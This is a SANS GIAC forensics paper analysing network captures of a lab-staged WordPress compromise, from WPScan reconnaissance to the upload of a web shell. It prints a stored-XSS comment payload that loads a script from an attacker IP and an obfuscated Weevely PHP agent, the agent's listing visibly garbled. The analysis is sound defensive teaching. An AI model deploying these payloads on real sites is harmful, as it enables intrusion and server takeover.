



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response"
at <http://www.giac.org/registration/gnfa>

A Network Analysis of a Web Server Compromise

GIAC (GFNA) Gold Certification

Author: Kiel Wadner, wadnerk@gmail.com

Advisor: Richard Carbone

Accepted: Aug 29, 2015

Abstract

Through the analysis of a known scenario, the reader will be given the opportunity to explore a website being compromised. From the initial reconnaissance to gaining root access, each step is viewed at the network level. The benefit of a known scenario is assumptions about the attackers' reasons are avoided, allowing focus to remain on the technical details of the attack. Steps such as file extraction, timing analysis and reverse engineering an encrypted C2 channel are covered.

1. Introduction

This paper explores a fairly common scenario where an attacker compromises a web server running version 4.2 of the WordPress blogging software, which has several vulnerabilities. The scenario was planned and executed in an isolated lab environment in a way that emulates a plausible attack. The belief is that by exploring a known attack scenario, assumptions about what the attacker was thinking or doing can be avoided and the discussion can focus on the technical details. While the attack methods and analysis are not breakthrough, they are realistic and plausible.

Just like training exercises in martial arts, or drills in sports allow the individual to perfect their techniques, reviewing known scenarios allows a forensic investigator to hone their skill, and develop their abilities. With that in mind, an analysis and reverse engineering is done on the encrypted network traffic of the Weevely web shell. This remote access tool works by installing an agent on the PHP server and allowing C2 traffic over normal HTTP requests. The appendixes provide Python scripts to decode both the commands and results for version 3 this popular backdoor. With that, let's dive in.

1.1. Attack Overview

The attack fits the description of a “smash and grab.” It was not sophisticated, but it is a frequent methodology for attackers at various skill levels. It is common for exploit kits to use compromised websites as part of their attack platform, and the actors behind those are often not simple “script kiddies.” The scenario used could fit their needs. Before presenting the scenario, two tools need to be briefly introduced.

1.1.1. WPScan

WPScan (WPScan Team, 2015) is an open-source vulnerability scanner. It is singularly focused on WordPress and uses a brute force request method to determine the version of the base install, plugins and themes. It also has the ability to do brute-force login attempts.

Kiel Wadner, wadnerk@gmail.com

1.1.2. Weevely3 Web Shell

Weevely (Pinna, 2015) is an open-source web shell consisting of a PHP agent that is placed on the compromised system, and a Python console tool to interact with it. Version 1.1 is installed by default in Kali, but version 3, which was used in this scenario, is available from the project's GitHub page. The changes between version 1 and 3 are quite drastic including different obfuscation methods used for network traffic.

Web shells are a type of remote access tool that is installed on a website and allows access via traditional HTTP requests (Brenner, 2013). The sophistication and available features vary widely.

1.1.3. Walk-Through

Although the target system was very vulnerable, only vulnerabilities published near the time of this writing (mid-2015) were used during the attack. This gives another layer of realism by avoiding older vulnerabilities that would have a higher chance of being patched in the wild. During the reconnaissance phase the website was probed with the WPScan vulnerability scanner. This identified the base WordPress version as vulnerable along with plugins. Using a stored XSS vulnerability in core WordPress comment system, the attacker set up a drive-by attack for visitors, or ideally, the administrator when approving the comment. Next, an arbitrary file upload flaw found in a plugin allowed the Weevely3 PHP web shell to be uploaded. Once connected, this web shell allowed critical system information to be retrieved. This became less important since the attacker identified that the Ubuntu-based host was vulnerable to a local privilege escalation attack. This allowed the attacker to elevate their access from the web server user to root and add an additional account with sudo and SSH access.


2. Attack Analysis

2.1. High-Level Observations

The analysis of the attack was performed on a network traffic capture between the target machine and attacker. Between the two machines there were 234 TCP conversations

Kiel Wadner, wadnerk@gmail.com

spanning ~1.2MB of traffic. The actual scan and attack took less than 5 minutes of real time, but the capture reflects times where a break occurs. No UDP traffic was observed from the attacker, and with the exception of the SSH traffic at the end, all TCP connections can be accounted for supporting HTTP requests.



Protocol	% Packets	Packets	% Bytes	Bytes
Frame	100.00 %	1888	100.00 %	1204938
Ethernet	100.00 %	1888	100.00 %	1204938
Internet Protocol Version 4	99.58 %	1880	99.96 %	1204476
Internet Control Message Protocol	0.21 %	4	0.03 %	392
Transmission Control Protocol	99.05 %	1870	99.76 %	1202032
Hypertext Transfer Protocol	24.10 %	455	23.03 %	277520
Line-based text data	5.46 %	103	6.66 %	80267
Media Type	2.44 %	46	2.74 %	32976
MIME Multipart Media Encapsulation	0.05 %	1	0.01 %	88
User Datagram Protocol	0.32 %	6	0.17 %	2052
Bootstrap Protocol	0.32 %	6	0.17 %	2052
Address Resolution Protocol	0.42 %	8	0.04 %	462

Figure 1: Protocol summary from Wireshark

2.1.1. User Agent Strings

In total, there were a total of 182 unique user agent strings observed from the attacking IP. These ranged by browser type, version, and host system type. There were two identifying pieces when looked as a whole. First, all were old versions of either operating system, or browser – in some cases by many years. Second, none of the user agent headers included significant additional information. User agent strings are often modified by what is installed and has been known to help in identification of unique visitors (Eckersley, 2010). By knowing the scenario, the diverse range of user agents stands out since only a single attacking machine was involved. It clearly was not running Linux, Windows and OSX all at the same time. In a real-life scenario it could be hypothesized that the IP was a public facing, NAT'd address hiding additional systems. However, this theory will be disproved later when looking at the timing and sequence of requests.

2.1.2. POSTs vs. GETs

Since the target was a website it is logical that the majority of the traffic recorded during the attack were HTTP requests. For the vast majority of the requests (308) the method used was an HTTP GET, with only two using HTTP POST. The reasons for this are covered later, as is the significance of the two POSTs.

2.2. Scanning Website with WPScan

Reconnaissance began at 02:20:32 UTC with the use of WPScan. Its default behavior causes a lot of network traffic and is fairly noisy but non-intrusive. The scan output can be found at in Appendix A, but key elements are shown in Figure 2 to provide a basic idea of what was gathered.

```
[+] WordPress version 4.2 identified from meta generator
[!] The WordPress 'http://192.168.118.138/wordpress/readme.html' file exists exposing a version number
[!] A wp-config.php backup file has been found in: 'http://192.168.118.138/wordpress/wp-config.php~'

[!] Title: WordPress <= 4.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
[!] Title: WordPress 4.1-4.2.1 - Genericons Cross-Site Scripting (XSS)

[+] WordPress theme in use: twentyfifteen - v1.1
[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)

[+] Enumerating plugins from passive detection ...
[+] Name: contus-video-gallery - v2.7
[!] Title: Wordpress Video Gallery <= 2.7 - SQL Injection
[!] Title: WordPress Video Gallery <= 2.8 - Multiple Cross-Site Request Forgery (CSRF)
[!] Title: WordPress Video Gallery <= 2.8 - SQL Injection
[!] Title: WordPress Video Gallery <= 2.8 - Unprotected Mail Page
[+] Name: website-contact-form-with-file-upload - v1.3.4
[!] Title: N-Media Website Contact Form with File Upload <= 1.3.4 - Arbitrary File Upload
[!] Title: N-Media Website Contact Form with File Upload <= 1.5 - Local File Inclusion
```

Figure 2: Highlights from WPScan

The output indicates the base WordPress install is vulnerable to XSS attacks, as is the default theme. The plugins introduced additional weaknesses allowing arbitrary file uploads and SQL injection attacks. To be clear, WPScan has not exploited a vulnerability to verify it exists. Instead, it is based only on information requested from the server, which could be wrong or not account for mitigating factors.

Indications of the WPScan are visible from the large number of GET requests to the target server within a short time period, with a very small delta between the requests as shown in Figure 3.

```
$ tshark -r scenario_combined.pcap http.request.method == "GET"
> -T fields -e frame.number -e frame.time_delta_displayed -e col.Info
```

109	0.000104000	GET /wordpress/wp-config.php.swp HTTP/1.1
111	0.000046000	GET /wordpress/wp-config.php.swo HTTP/1.1
113	0.000051000	GET /wordpress/wp-config.php_bak HTTP/1.1
115	0.000045000	GET /wordpress/wp-config.bak HTTP/1.1
117	0.000064000	GET /wordpress/wp-config.php.bak HTTP/1.1
119	0.000044000	GET /wordpress/wp-config.save HTTP/1.1
121	0.000036000	GET /wordpress/wp-config.old HTTP/1.1
123	0.000033000	GET /wordpress/wp-config.php.old HTTP/1.1
125	0.000035000	GET /wordpress/wp-config.php.orig HTTP/1.1
127	0.000034000	GET /wordpress/wp-config.orig HTTP/1.1
129	0.000030000	GET /wordpress/wp-config.php.original HTTP/1.1
131	0.000047000	GET /wordpress/wp-config.original HTTP/1.1
133	0.000054000	GET /wordpress/wp-config.txt HTTP/1.1
173	2.263692000	GET /wordpress/searchreplacedb2.php HTTP/1.1
186	1.035619000	GET /wordpress/wp-signup.php HTTP/1.1
190	0.029600000	GET /wordpress/wp-content/mu-plugins/ HTTP/1.1
192	0.001368000	GET /wordpress/wp-login.php?action=register HTTP/1.1
194	0.014447000	GET /wordpress/xmlrpc.php HTTP/1.1
196	0.014489000	GET /wordpress/wp-content/uploads/ HTTP/1.1
198	0.024651000	GET /wordpress/readme.txt HTTP/1.1
200	0.002391000	GET /wordpress/README.txt HTTP/1.1
202	0.001050000	GET /wordpress/Readme.txt HTTP/1.1
204	0.001030000	GET /wordpress/ReadMe.txt HTTP/1.1
206	0.001036000	GET /wordpress/README.TXT HTTP/1.1
208	0.001004000	GET /wordpress/readme.TXT HTTP/1.1

Figure 3: GET requests during part of WPScan's activity

This type of behavior often indicates automation behind the requests and can also be seen in NMap and Nessus port and vulnerability scans respectively. An additional sign that the traffic is automated is the variations in the file names requested. Note the different extension for the *wp-config* file, as well as letter casing for the *readme* text file. These are brute-force attempts to find the files and the information they contain. Even without knowing that WPScan was used, the traffic frequency points to someone scanning the system.

Looking at the timing of the GET requests allows isolating where the scan traffic likely occurred. The *tshark* command, which is part of Wireshark, in Figure 4, shows the request information and the time delta between the previously displayed packet.

```
$ tshark -r scenario_combined.pcap http
> -T fields -e frame.number -e frame.time_delta_displayed -e col.Info
...
281 0.026419000 GET /wordpress/wp-content/plugins/website-contact-form-with-file-upload/readme.txt HTTP/1.1
285 0.000396000 HTTP/1.1 200 OK (text/plain)
287 0.001877000 GET /wordpress/wp-content/plugins/website-contact-form-with-file-upload/changelog.txt HTTP/1.1
288 0.000126000 HTTP/1.1 404 Not Found (text/html)
289 0.000780000 GET /wordpress/wp-content/plugins/website-contact-form-with-file-upload/ HTTP/1.1
290 0.000781000 HTTP/1.0 500 Internal Server Error
297 0.001579000 GET /wordpress/wp-content/plugins/website-contact-form-with-file-upload/error_log HTTP/1.1
299 0.000619000 HTTP/1.1 404 Not Found (text/html)
360 142.849757000 GET /wordpress/ HTTP/1.1
363 0.044508000 HTTP/1.1 200 OK (text/html)
```

Figure 4: Increased time delta for packet 360

At packet #360 the time delta is almost two and half minutes. Up to that point the requests had a very fast pace. There were 49 GET requests with an average time between of 0.036 seconds. Of those requests, 32 returned a "404 Not Found" and 11 return a "200 OK" code. The remaining 6 requests were a combination of error codes. In total, this is roughly a 78% failure rate of 49 requests in around 3.65 seconds. The pause of over two minutes after such a fast pace is a good delineation between the scan traffic and the continuation of the attacker's actions. By looking at the successful, "200 OK", HTTP requests it is possible to see what the attacker was able to retrieve.

2.2.1. Configuration File

One of the requests that succeed was for GET /wordpress/wp-config.php~ that is a variation of WordPress' default configuration file. When correctly setup the raw contents of this file would not be returned because the server processes it as server-side code. However, it is common for copies to exist on the server which if requested are returned as raw text. In this case, the trailing tilde prevents the PHP processing.

Part of the information returned to the attacker was obtained by following the TCP stream. As shown in Figure 5 below, the wp-config.php~ file includes the MySQL database username and password which is clearly problematic. The attacker may not know these are current and correct, but it does give them a place to start should they get further access to the system.

Kiel Wadner, wadnerk@gmail.com


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpressuser');

/** MySQL database password */
define('DB_PASSWORD', 'password');
```

Figure 5: Database credentials in WordPress configuration file

Other valuable information included in the file are the values used for salting the authentication session keys (see Figure 6). If they are current this creates the potential for session hijacking. That attack method was not used in the scenario, so details of how this would appear are not covered.

```
/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in
 * again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'put your unique phrase here');
define('AUTH_SALT', 'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT', 'put your unique phrase here');
define('NONCE_SALT', 'put your unique phrase here');
```

Figure 6: Authentication keys and salts in WordPress configuration file

2.2.2. Software Identification

From the WPScan output, it is known that the attacker identified vulnerable versions of software. However, pretending for a moment that information is not available, it can still be inferred what was potentially gathered. Identifying which plugins and themes are installed, including which version, is an important step for the attacker because vulnerabilities could be leveraged to compromise the website. This should be an expected action during the reconnaissance phase of an attack. There are several ways an attacker can determine this information, but it comes down to looking at the requests and responses.

The first HTTP GET request seen in the capture went to the main page of the WordPress site located in the `/wordpress/` path. The HTML source code returned provides clues to what is installed on the system. For the scenario, two lines found in the *head* element of the page will be focused on:

Kiel Wadner, wadnerk@gmail.com

```
<script type='text/javascript' src='http://192.168.118.138/wordpress/wp-content/plugins/website-contact-form-with-file-upload/js/script.js?ver=4.2'></script>
```

```
<script type='text/javascript' src='http://192.168.118.138/wordpress/wp-content/plugins/contus-video-gallery/js/script.min.js?ver=4.2'></script>
```

These two script elements are including JavaScript files into the page from the plugin directory. One for a website contact form, and another for a video gallery. Each includes a query string including `ver=4.2` which might imply a plugin version. However, this indicates the WordPress version they are installed on so the script can adjust its behavior based. This is an example where the controlled scenario allows an analyst to validate assumptions during the process of learning and investigating. How then could the specific versions have been determined? One possible way is seen later with a request to `/wordpress/wp-content/plugins/contus-video-gallery/readme.txt`. This request also supports the abnormal nature of the traffic since this file would not normally be requested when browsing the website. As before, following the TCP stream shows that a change log is included in the file and has version information. The same process is used for the contact form with a request to `/wordpress/wp-content/plugins/website-contact-form-with-file-upload/readme.txt`. For the theme, the version information can be found in the cascading style sheet (CSS) as shown in the following figure:

```

GET /wordpress/wp-content/themes/twentyfifteen/style.css HTTP/1.1
Host: 192.168.118.138
Accept: */*
Referer: http://192.168.118.138/wordpress/
Cookie: wordpress_test_cookie=WP+Cookie+check
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:12.0) Gecko/20100101

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2015 19:30:52 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 25 Jun 2015 18:02:00 GMT
ETag: "17abd-5195b6b91a80e"
Accept-Ranges: bytes
Content-Length: 96957
Vary: Accept-Encoding
Content-Type: text/css

/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and de
readable on a wide variety of screen sizes, and suitable for multi
content takes center-stage, regardless of whether your visitors ar
Version: 1.1
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

```

Figure 7: Request to WordPress theme's CSS file

Whether an attacker uses these specific methods is not as important as knowing what information is available for them to act on. From the reconnaissance, an attacker can then select which attack methods to use. Searching an open-source exploit database such as Surcuri's can determine what exploits are available and then plan for the attack.

2.3. Information Submitted By the Attacker

The analysis summary (see Section 2.1.2) stated that two HTTP POSTs occurred during the attack as shown in Figure 8 below. The first column is the starting frame number, and the second is the Content-Length request header, which indicates the number of bytes in the HTTP data stream. Since HTTP POSTs include information submitted by attacker, which can indicate the actions taken, they should be explored further during analysis. The first POST is URL encoded form data, which is a common way to send information to a website form. This seems likely with a file name of *wp-comments-post.php*. However, the size is 247 KB in ASCII characters, which is relatively long. The size of this comment makes it suspicious and worth investigating later.

```
tshark -r scenario_combined.pcap http.request.method == "POST"
> -T fields -e frame.number -e http.content_length_header -e col.Info

736   247278   POST /wordpress/wp-comments-post.php HTTP/1.1 (application/x-www-form-urlencoded)
866   1731    POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1 (application/octet-stream)
```

Figure 8: Showing the only two POSTs during the scenario

The second POST request is much smaller (~1.7KB), but was identified as an octet-stream by *tshark*. When MIME types are set for binary data, the most specific one is usually selected. For example, *application/x-gzip* would specify binary data that is gzip compressed. When an MIME-type octet-stream is used it is a fallback for binary data that does not fit a more specific identification (Microsoft, 2015). This means the second post to the administrative page is binary, but not more specifically identified. This makes it worth a closer look.

2.3.1. POST /wordpress/wp-comments-post.php

The first of only two HTTP posts was sent to the *wp-comments-post.php* page, which is used for visitors to submit a comment to a story. It stands out because the Content-Length of the comment is well over the length of the screenplay for *Monty Python and the Search for the Holy Grail* which is around 59KB. Quickly scanning the hex dump gives a good hint of what is occurring. This is shown in the following figure:

0000	00 0c 29 a7 b8 34 00 0c 29 15 36 07 08 00 45 00	...)..4..).6...E.
0010	2e c3 4c 16 40 00 40 06 51 b4 c0 a8 76 8f c0 a8	..L.@.@. Q...v...
0020	76 8a c7 f1 00 50 75 e7 77 d1 bb c8 02 c2 80 18	v....Pu. w.....
0030	00 e5 9d 20 00 00 01 01 08 0a 00 48 96 aa 01 5aH...Z
0040	25 2a 41 41 41 41 41 41 41 41 41 41 41 41 41	%*AAAAAA AAAAAAAA
0050	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0060	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0070	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0080	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0090	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
00a0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
00b0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
00c0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
00d0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
00e0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
00f0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0100	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0110	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA
0120	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAA AAAAAAAA

Figure 9: Partial hex dump of large POST

The repetitive AAAAA does not mean the commenter was screaming, but is a likely indicator of a heap spray or in this case a buffer overflow attack. The body of the post shows better what is occurring in the following figure:

```
author=Haxor&email=admin%40youbehaxed.org&url=&comment=%3Ca+title%3D%27Yo+onmouseover%
3Deval%28unescape%28%26quot%3Bz%3Ddocument.createElement%28%2522script%2522%29%26quot%3B
%29%29%3Beval%28%26quot%3Bz.src%3D%26apos%3Bhttp%3A%2F%2F192.168.118.140%3A3000%
2Fhook.js%26apos%3B%26quot%3B%29%3Beval%28%26quot%3Bdocument.documentElement.appendChild
%28z%29%26quot%3B%29+style%3Dposition%3Aabsolute%3Bleft%3A0%3Btop%3A0%3Bwidth%3A5000px%
3Bheight%3A5000px+
+AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 10: Body of larger POST

It should be a concern that the comment contains both HTML and JavaScript code making it a candidate for an XSS attack. By URL decoding the start of the body we can see what was actually entered as the comment in the following figure:

```
<a title='Yo
onmouseover=eval(unescape(&quot;z=document.createElement(%22script%22)&quot;
;));eval(&quot;z.src=&apos;http://192.168.118.140:3000/hook.js&apos;&quot;);
;eval(&quot;document.documentElement.appendChild(z)&quot;);
style=position:absolute;left:0;top:0;width:5000px;height:5000px
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [..continues...]
```

When the *onmouseover* event is triggered, the JavaScript creates, and then appends a `<script>` element to the document body. The source for this external script element exists at a different IP controlled by the attacker.

2.3.2. POST /wordpress/wp-admin/admin-ajax.php

At network packet 866, the second POST occurs to *admin-ajax.php* with type *application/octet-stream*, with ~1.7KB of data.

```
866 658.424933000 POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
(application/octet-stream)
```

Reviewing the artifact from the above capture shows that it is a PHP snippet (see Figure 11 below). PHP files, since it is a server-side programming language, will be processed by the web server under the permissions of the web server user. This means the

attacker was able to place code on the server that will execute. Allowing PHP files to be uploaded and run on the web server gives an attacker remote code execution.



```

1 <?php
2 $j="$Drr";D0parse_str($u["queryD"],$Dq);$q=array_valuDDes($qD);pDreg_match_allD("(/([\\w]))[\\w0-]+(DD?;+q=0-";
3 $l="$Drrr@$rDDD["HTTP_REFERER"]D;$ra=@Dsr["HTTPDDO_ACCEPT_DLANGUAGED"];if($rrD&D$ra){$u=parse_url(DD";
4 $T='(';Dd=baseD64_encode(Dx(gzcoDmPrDeDss($o),D$kd));print("<$k>$dD</$k>"D;@DsessDionD_destroy());}}';
5 $Q='')D;$p="";for(D$z=1;$Dz<ccDounDt($m[1]);D$z++)$p.=Dq[D$m[2]D[DDz]];if(strpos($p,$hD)=D==0){$s[D$i';
6 $s='){$k=$Dkh.$kDf;obD_staDrt();@eDval(@gzuncoDnDpress(@xD(@baDse64_DdDdecode(pDreg_reDplace(array(D"/";
7 $u="";$p=$ss($Dp,D3));if(array_keDy_eDxistsD($i,$sD)){S[D$i]D.=Dp;$e=stDposDD($s[D$i],$fD);if($e';
8 $G="$kh="5f4d"D;$kDfD="cc3b";fDunction x(D$t,$k)D($c=stDlen($k)D;$l=stDlen($Dt)D;$Dc="";for($i=D000';
9 $v=stDreplace('cN','','crecNaticNecNcNcN_fcNfunction');
10 $N="$l<$Dl";for($j=0;($j<$c&D&$l<$l);$jD++,D$D+){D$Dc.=D$t($i)^$k($Dj);D}return D$Dc;$r=$_SERVER';
11 $z='([\\d]DD))?',?/',$raD,$m);ifD($q&&$m){D@sesDion_start();D$D=D&$_SESSIOND;$sD="subDstr";$sl="D"sDtrt";
12 $d="oDower"D;$Dl=$m[D1][0].$m[D1][1]D;$h=D$sl($ss(md5($D1.$khD),0,3)D);$f=$slD(D$DSDs(md5($l.$kf),0,3';
13 $F="/","-/D",aDrray(D"/","+"D,D$ss($s[D$ID],0,$e)),($k)D)D;$cD=ob_get_conteD0nts();ob_DeDnd_cDlean';
14 $l=stDreplace('D','',$G.$N.$L.$j.$z.$d.$Q.$u.$s.$F.$T);
15 $Z=$v("$l",$l);$Z();
16 ?>

```

Figure 11: Extracted PHP agent

The POST's response, shown in Figure 12, indicates the file was successfully uploaded and named *1436730054-add_user.php*. The file itself will not be executed until a request (either GET or POST) is sent to the location, so the expectation is to later see requests to this location. For now, attention will be turned to the PHP code to determine what its purpose is.

```

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2015 19:40:54 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-lubuntu4
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 58
Content-Type: text/html; charset=UTF-8

{"status":"uploaded","filename":"1436730054-add_user.php"}

```

Figure 12: Successful POST with location of file on server

Referring back to Figure 11 above, there is a light layer of obfuscation occurring in an attempt to disguise the code. The indicators are the two *str_replace* function calls to remove the extra 'cN' and 'D' characters. On line 14, the combined strings are concatenated. The function is relatively small, and the obfuscation light enough to tell that it can be safely de-obfuscated by commenting out line 15 to get the final string

Kiel Wadner, wadnerk@gmail.com

contents for \$v and \$1. Line fifteen is responsible for calling the decoded function while the other lines are simply building a text value.

The variable \$v, once de-obfuscated, becomes the standard PHP method `create_function`, used to create an anonymous function which can be called in another location (The PHP Group, 2015). In other words, it allows a text value received at the time the script is run, to become another piece of code that can be executed. Further tricks are used by the attacker to make analysis harder.

A cleaned-up version of this code is found in Appendix B. At a very high-level the code receives PHP code snippets as commands from GET requests, which are executed on the server. It then sends back the output in the request body. For the scenario we know this is Weeveily, but this knowledge is not a prerequisite for analysis - analyzing the PHP code to understand the functionality could be done regardless. A systematic process to this is not presented in this paper, but the knowledge is used to allow the traffic to be decoded and understood in the next two sections.

2.4. Overview of Web Shell Traffic

After the HTTP POST (see section 2.3.2) that uploaded the suspected web shell, there is a break in traffic of almost five minutes, after which time GET requests to the `*-add_user.php` file begin. This is partially shown in Figure 13 below. The second column from the *tshark* output shows the time delta between requests in the hundredths of second making it improbable to be generated manually by a human.

```
tshark -r scenario_combined.pcap http
> -T fields -e frame.number -e frame.time_delta_displayed
> -e col.info | grep "add_user"
```

874	271.908261000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
884	0.035841000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
894	0.023219000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
904	0.026704000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
914	0.001535000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
924	0.001405000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
934	0.029569000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
944	0.023364000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
954	0.001673000	GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1

Figure 13: GET requests to `*add_user.php` location (partial)

In total there were 185 GET requests to this location and no POSTs. Most of the requests had a time delta in the hundredths of a second, but there were nine where the delay was over one minute. These characteristics imply the communication of both commands and the command results only occur over GET requests that match up with the PHP analysis. The nine requests with the long delay, followed by several quick requests are likely the points when a command was issued by the attacker. This is in fact true and shown later when the traffic is decoded in Section 2.5

Reviewing the first HTTP stream to the location, which is at frame 874, provides a better picture of what is occurring as shown in Figure 14. There are three items that stand out in the GET request headers. They are the Accept-Language, the User-Agent and the Referer headers. Whether these would stand out in other situations greatly depends on what is known of the environment and traffic patterns by the analyst.

```
GET /wordpress/wp-content/uploads/contact_files/1436730054-add_user.php HTTP/1.1
Accept-Encoding: identity
Accept-Language: xh-ZA,pa;q=0.5,pt;q=0.7,pi;q=0.8
Host: 192.168.118.138
Accept: text/html,application/xhtml+xml;q=0.9,*/*
User-Agent: Opera 9.4 (Windows NT 5.3; U; en)
Connection: close
Referer: http://www.google.com.pg/url?sa=t&rct=j&q=168&source=web&cd=477&ved=c63Tfp_Ka6url=168.118.138&ei=2r5FIBUQRXs9c1YiKgND41&usq=a16pZVignEfadqaa23utosF102tj2o1pAx

HTTP/1.1 200 OK
Date: Sun, 12 Jul 2015 19:45:26 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4
Set-Cookie: PHPSESSID=95eb5a9mf1f41aegor08b61; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 41
Connection: close
Content-Type: text/html

<?f4dccc3b>?foHUFRTAGI1ZTZkNA==</?f4dccc3b>
```

Figure 14: Request and response to the agent's location

The first oddity is the Accept-Language header value of *xh-ZA,pa;q=0.5,pt;q=0.7,pi;q=0.8*. According to the W3C organization, the Accept-Language header is used to suggest the language to return content in (W3C, 2011). It is something most end-users would take for granted, but is one way a website can return localized content for the same URL location. The first value *xh-ZA* indicates the language for the Xhosa language in South Africa (x2libre, 2015). Then, the *pa*, *pt*, and *pi* parameters specific language preferences for Punjabi, Portuguese, and Pali respectively (Library of Congress, 2014). Without any additional context around the request, it is suspicious to have an Accept-Language header with such a diverse spectrum of languages.

Kiel Wadner, wadnerk@gmail.com

Based on this oddity, a preview of the Accept-Languages header for requests to the `*-add_user` location was selected and is shown below. Clearly, the language suggestions are widely varied. Note that based on the time delta, the language requested from the attacking host is changing for the same target URL at sub-microsecond intervals.

```
tshark -r scenario_combined.pcap http -T fields -e frame.number
> -e frame.time_delta_displayed -e col.Info -e http.accept_language
> | grep "add_user" | awk -F'\t' '{print $1,"\t011", $2, "\t011", $4}'
```

874	271.908261000	xh-ZA,pa;q=0.5,pt;q=0.7,pi;q=0.8
884	0.035841000	ar-DZ,ce;q=0.0,cu;q=0.1
